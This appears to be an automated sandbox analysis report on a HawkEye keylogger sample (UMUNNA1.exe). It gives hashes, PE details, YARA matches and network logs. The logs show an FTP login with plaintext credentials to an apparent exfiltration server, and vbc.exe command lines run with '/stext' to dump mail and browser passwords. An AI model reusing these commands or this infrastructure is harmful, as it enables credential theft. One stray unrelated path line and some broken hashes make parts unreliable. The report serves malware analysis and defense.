SSDEEP:	12:Q3LaJU20NaL10U29hJ5g1B0U2ukyrFk70Ug+9Yz9tv:MLF20NaL329hJ5g522rWz2T
MD5:	61CCF53571C9ABA6511D696CB0D32E45
SHA1:	A13A42A20EC14942F52DB20FB16A0A520F8183CE
SHA-256:	3459BDF6C0B7F9D43649ADAAF19BA8D5D133BCBE5EF80CF4B7000DC91E10903B
SHA-512:	90E180D9A681F82C010C326456AC88EBB89256CC769E900BFB4B2DF92E69CA69726863B45DFE4627FC1EE8C281F2AF86A6A1E2EF1710094CCD3F4E092872F06
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms\bd8d59c984c9f5f2695f64341115cdf0\System.Windows.Forms.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\Microsoft.VisualBas#\cd7c74fce2a0eab72cd25cbe4bb61614\Microsoft.VisualBasic.ni.dll",0..

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\Desktop\UMUNNA1.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:AC:AC
MD5:	86B48B560A92D18429BCFCA2C70EE733
SHA1:	FF4FCD352B70C29F1B65C7D1702239A5C4A5F323
SHA-256:	A4E95083AD6163AB0961E8E0D2CAECEB402A089352E21A0C32233EF4C0423AEB
SHA-512:	86EF0301A9D9B7DA5C51F1F83512D0FA90B9FA3C9D425ABC4EE6500766DC5ABC053C549522E19ABED110387BCE0A235A531BB419F870DAEEA60D29CC5F25CI 75
Malicious:	false
Preview:	 5052

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\Desktop\UMUNNA1.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.017917900762097
Encrypted:	false
SSDEEP:	3:oNt+WfWwodUJ:oNwvwOUJ
MD5:	50673E82D6FA82ACA184725D2179FECF
SHA1:	B8D39FD729EA7B7326DF24F7C0BB7BDFCD7E502A
SHA-256:	CC8D872DC806A06A10A241DC2534578DE60294F478713E565D979F45CB3B5B30
SHA-512:	2C60EF5B2F5F114D783DB43C0578C2A5856F2F35B4AB430BD717FFC8039D0E13067969363E9D448A1F87B0F653F3022C5562456C0367B1FDF7D1D1B71BF2C52D
Malicious:	false
Preview:	 C:\Users\user\Desktop\UMUNNA1.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assemb ly, for MS Windows
Entropy (8bit):	7.705098446388519
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	UMUNNA1.exe
File size:	715264
MD5:	88fd4cf81a72a7a8642b4e248626bd28
SHA1:	10f58d151e0ce590c27d2a9c33a2c5f8fdbf518b
SHA256:	6bad2fb94eb774403450fc90c697e457c2d260eb0b20a96 f15ee82cef6f74d86
SHA512:	143f486ee43ae26d1b6cffd5c3269334e8454e1642caac8 4f38abdaf1e41f6804a3cdb2f0ad925a83554d5b166b75f6 81321e800a76ecea06e61dc414f142037
SSDEEP:	12288:g65g0U7KeWP0inCfP1nUi7OZgS+zxkVmLbn/iIX E58oRmvPpE3/:j5g0UiP70PpPqM3nNK8oGPpE3
File Content Preview:	MZ.....@.....a.....!..L.!T his program cannot be run in DOS mode....$.....PE..L.. .o..U.....d..... .....@.. .....`..... ....@.....

File Icon

Icon Hash:	aa8cac8eb6b28a84

Static PE Info

General

Entrypoint:	0x4aa28e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x55E3926F [Sun Aug 30 23:31:59 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v2.0.50727
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa8294	0xa8400	False	0.867503830795	data	7.73736029281	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xac000	0x618e	0x6200	False	0.193757971939	data	4.84515677061	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/04/21-09:24:24.071034	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49742	104.16.155.36	192.168.2.4

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/04/21-09:24:41.608633	TCP	491	INFO FTP Bad login	21	49748	155.254.17.54	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 4, 2021 09:24:23.505507946 CEST	192.168.2.4	8.8.8.8	0x4ccc	Standard query (0)	123.105.12.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jul 4, 2021 09:24:23.871434927 CEST	192.168.2.4	8.8.8.8	0x2941	Standard query (0)	whatismyip address.com	A (IP address)	IN (0x0001)
Jul 4, 2021 09:24:36.508505106 CEST	192.168.2.4	8.8.8.8	0x4d4a	Standard query (0)	ftp.bigcou ntrywater.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 4, 2021 09:24:23.560817003 CEST	8.8.8.8	192.168.2.4	0x4ccc	Name error (3)	123.105.12.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Jul 4, 2021 09:24:23.928759098 CEST	8.8.8.8	192.168.2.4	0x2941	No error (0)	whatismyip address.com		104.16.155.36	A (IP address)	IN (0x0001)
Jul 4, 2021 09:24:23.928759098 CEST	8.8.8.8	192.168.2.4	0x2941	No error (0)	whatismyip address.com		104.16.154.36	A (IP address)	IN (0x0001)
Jul 4, 2021 09:24:36.569874048 CEST	8.8.8.8	192.168.2.4	0x4d4a	No error (0)	ftp.bigcou ntrywater.com	bigcountrywater.com		CNAME (Canonical name)	IN (0x0001)
Jul 4, 2021 09:24:36.569874048 CEST	8.8.8.8	192.168.2.4	0x4d4a	No error (0)	bigcountry water.com		155.254.17.54	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- whatismyipaddress.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49742	104.16.155.36	80	C:\Users\user\Desktop\UMUNNA1.exe

Timestamp	kBytes transferred	Direction	Data
Jul 4, 2021 09:24:24.024159908 CEST	1311	OUT	GET / HTTP/1.1 Host: whatismyipaddress.com Connection: Keep-Alive
Jul 4, 2021 09:24:24.071033955 CEST	1312	IN	HTTP/1.1 403 Forbidden Date: Sun, 04 Jul 2021 07:24:24 GMT Content-Type: text/plain; charset=UTF-8 Content-Length: 16 Connection: keep-alive X-Frame-Options: SAMEORIGIN Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT cf-request-id: 0b12008473000006058f26c000000001 Server: cloudflare CF-RAY: 66969d1a5f4e0605-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 65 72 72 6f 72 20 63 6f 64 65 3a 20 31 30 32 30 Data Ascii: error code: 1020


FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 4, 2021 09:24:36.970735073 CEST	21	49748	155.254.17.54	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 00:24. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 00:24. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 00:24. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 00:24. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Jul 4, 2021 09:24:36.971132040 CEST	49748	21	192.168.2.4	155.254.17.54	USER uka123456@bigcountrywater.com
Jul 4, 2021 09:24:37.170186043 CEST	21	49748	155.254.17.54	192.168.2.4	331 User uka123456@bigcountrywater.com OK. Password required
Jul 4, 2021 09:24:37.170418024 CEST	49748	21	192.168.2.4	155.254.17.54	PASS pwd12345
Jul 4, 2021 09:24:41.608633041 CEST	21	49748	155.254.17.54	192.168.2.4	530 Login authentication failed
Jul 4, 2021 09:24:41.809349060 CEST	21	49748	155.254.17.54	192.168.2.4	530 Logout.

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: UMUNNA1.exe PID: 6940 Parent PID: 6004

General

Start time:	09:24:14
Start date:	04/07/2021
Path:	C:\Users\user\Desktop\UMUNNA1.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\UMUNNA1.exe'
Imagebase:	0x540000
File size:	715264 bytes
MD5 hash:	88FD4CF81A72A7A8642B4E248626BD28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000000.00000002.670247013.0000000003BD1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000000.00000002.670247013.0000000003BD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000000.00000002.670247013.0000000003BD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000000.00000002.670247013.0000000003BD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000000.00000002.670247013.0000000003BD1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: UMUNNA1.exe PID: 5052 Parent PID: 6940

General

Start time:	09:24:21
Start date:	04/07/2021
Path:	C:\Users\user\Desktop\UMUNNA1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\UMUNNA1.exe
Imagebase:	0x3b0000
File size:	715264 bytes
MD5 hash:	88FD4CF81A72A7A8642B4E248626BD28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000004.00000002.925540625.00000000066C0000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000004.00000002.925557781.0000000006810000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000004.00000002.919651552.0000000000832000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.919651552.0000000000832000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.919651552.0000000000832000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.919651552.0000000000832000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.919651552.0000000000832000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000004.00000002.923406374.0000000003B61000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000004.00000002.923406374.0000000003B61000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000004.00000002.922393547.0000000002B61000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000004.00000002.922393547.0000000002B61000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: vbc.exe PID: 4116 Parent PID: 5052

General

Start time:	09:24:27
Start date:	04/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.682749011.0000000000400000.00000040.00000001.sdmp, Author: Joe Security

Reputation:	high

File Activities Show Windows behavior

File Created

Analysis Process: vbc.exe PID: 660 Parent PID: 5052

General

Start time:	09:24:27
Start date:	04/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000002.688595177.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis